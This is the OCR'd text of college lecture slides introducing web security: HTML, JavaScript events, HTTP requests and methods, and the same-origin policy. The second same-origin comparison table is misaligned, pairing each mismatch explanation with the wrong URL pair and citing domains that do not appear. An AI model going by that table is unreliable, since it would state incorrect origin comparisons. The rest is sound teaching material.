CS 88: Security and Privacy

09: Web Security: Cookies, XSS, CSRF

02-22-2024

slides adapted from Dave Levine, Vitaly Shmatikov, Christo Wilson

SWARTHMORE COLLEGE

Overview: The Web Model

- What is the web?
- What components make up today’s browsers and web servers?
- How has this functionality evolved over time?
- What security model governs the web browser?

What is the web?

- **Web (World Wide Web)**: A collection of data and services
    - Data and services are provided by **web servers**
    - Data and services are accessed using **web browsers** (e.g. Chrome, Firefox)
- The web is not the Internet
    - The Internet describes *how* data is transported between servers and browsers

Elements of the Web

- **URLs**: How do we uniquely identify a piece of data on the web?
- **HTTP**: How do web browsers communicate with web servers?
- Data on the webpage can contain:
  - HTML: A markup language for <u>static</u> webpages
  - CSS: A style sheet language for defining the appearance of webpages
  - Javascript: a programming language for running code in the web browser

Elements of the Web


- Data on the webpage can contain:
  - HTML: A markup language for static webpages
  - CSS: A style sheet language for defining the appearance of webpages
  - Javascript: a programming language for running code in the web browser

Web Browser: Basic Execution Model

- Each browser window or frame:
  - Loads content
  - Renders:
    - Processes HTML and scripts to display the page
    - May involve images, subframes, etc.
  - Responds to events

- Events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnUnload
  - Timing: setTimeout(), clearTimeout()

Generating a static webpage: HTML



http://sdg.ncsa.uiuc.edu/~mag/

This page enhanced for NCSA Mosaic".

Mag's Home Page

WARNING: Do not attempt to hang from towel, or insert your head into the towel loop. Failure to follow these simple instructions can be harmful or injurious.

HTML

```
<!doctype html>

<html>
<head>
    <title>Hello World</title>
</head>
    <body>
        <h1>Hello World</h1>
     <img src="/img/my_face.jpg"></img>
        <p>
            I am 12 and what is
            <a href="wierd_thing.html">this</a>?
        </p>
        <img src="http://www.images.com/cats/adorablekitten.jpg"></img>
    </body>
</html>
```

HTML may embed other resources from the same origin

… or from other origins (cross origin embedding)

JavaScript

"Java is to JavaScript as car is to carpet"

- Language executed by the browser
  - Scripts are embedded in Web pages
- Inline
  - `<a onclick="doSomething();"></a>`
- Embedded
  - `<script>alert('Hello');</script>`
- External
  - `<script src="/js/main.js"></script>`
- Potentially malicious website gets to execute some code on user's machine

Event-Driven Script Execution


```
<script type="text/javascript">
   function whichButton(event) {
     if (event.button==1) {
            alert("You clicked the left mouse button!") }
     else {
            alert("You clicked the right mouse button!")
     }
}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Script defines a page-specific function

Function gets executed when some event happens


HTTP: Hypertext transfer protocol

- client/server model
  - client: browser that requests, receives, (using HTTP protocol) and "displays" Web objects
  - server: Web server sends (using HTTP protocol) objects in response to requests


PC running Firefox browser
HTTP request
HTTP response
server running Apache Web server
HTTP request
HTTP response
iPhone running Safari browser


Anatomy of Request

HTTP Request



```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

HTTP Response



```
HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543
Set-Cookie: aldkfj2314

<html>Some data... announcement! ... </html>
```

HTTP Methods

`GET:` Get the resource at the specified URL (does not accept message body)

`POST:` Create new resource at URL with payload

`PUT:` Replace target resource with request payload

`PATCH:` Update part of the resource

`DELETE:` Delete the specified URL

HTTP Methods

Not all methods are created equal — some have different security protections

`GET`s <u>should not</u> change server state; in practice, some servers do perform side effects

- Old browsers don't support **`PUT`**, **`PATCH`**, and **`DELETE`**
- Most requests with a side affect are **`POST`**s today
- Real method hidden in a header or request body

🙅‍♀️ **Never do…**

```
GET
http://bank.com/transfer?fromAcct=X&toAcct=Y&amount=1000
```

Web Security Model

Subjects

“Origins” — a unique **scheme://domain:port**

Objects

DOM tree, DOM storage, cookies, javascript namespace, HW permission


Same Origin Policy (SOP)

Goal: Isolate content of different origins


- **Confidentiality**: script on evil.com should not be able to *read* bank.ch
- **Integrity**: evil.com should not be able to *modify* the content of bank.ch

Goals of Web Security: Safely Browse the Web


- Safe to visit an evil website
  - sandboxing Javascript
  - privilege separation



- Safe to visit two pages at the same time,
  - same-origin policy




- Safe delegation



Same Origin Policy

- rule that prevents one website from tampering with *other unrelated websites.*
  - *enforced by browser*



Same-Origin Policy

- Every webpage has an **origin** defined by its URL with three parts:
  - **Protocol**: The protocol in the URL
  - **Domain**: The domain in the URL's location
  - **Port**: The port in the URL's location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS


```
https://cs.swarthmore.edu:443/assets/lock.PNG

http://cs.swarthmore.edu/assets/images/404.png
```

80 (default port)

Bounding Origins — Windows

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects



`attacker.com` cannot…


- *read or write* content from **`bank.com`** tab
- *read or write* **`bank.com`**'s *cookies*
- *detect* that the other tab has **`bank.com`** loaded

(i)Frames

Beyond loading individual resources, websites can also load other *websites* within their window

- Frame: rigid visible division
- iFrame: floating inline frame


Allows delegating screen area to content from another source (e.g., ad)



Bounding Origins — Frames

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects



`attacker.com` cannot…

- *read* content from **`bank.com`** frame
- *access* **`bank.com`**'s *cookies*
- *detect* that has **`bank.com`** loaded

Same-Origin Policy

- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly: string matching:
  - The **`protocol`**, **`domain`**, and `port` strings must be equal

First domain	Second domain	Same origin?
`http://cs88.swat.org`	`https://cs88.swat.org`	
`http://cs88.swat.org`	`http://swat.org`	
`http://cs88.swat.org` `[:80]`	`http://cs88.swat.org:8000`	

Same-Origin Policy

- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly: string matching:
  - The `protocol`, `domain`, and `port` strings must be equal

First domain	Second domain	Same origin?
`http://cs88.swat.org`	`https://cs88.swat.or g`	Same origin?
`http://cs88.swat.org`	`http://swat.org`	Protocol mismatch `http` ≠ `https`
`http://cs88.swat.org [:80]`	`http://cs88.swat.org :8000`	Domain mismatch `swat.cs88.org` ≠ `cs88.org`

Same-Origin Policy: Two websites with different origins can't interact with each other.

Example: If **cs88.org** embeds **google.com**, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame

So what happens when…

1. JavaScript runs with the origin of the page that loads it? E.g., `cs88.org` fetches Javascript from Google analytics.
2. Websites fetch and display images from other origins? E.g. if we include `<img src="http://google.com/logo.jpg>` on `http://cs88.org`, the image has origin `http://google.com`.
3. We load frames such as `<iframe src="http://google.com"></iframe>` on `cs88.org`?

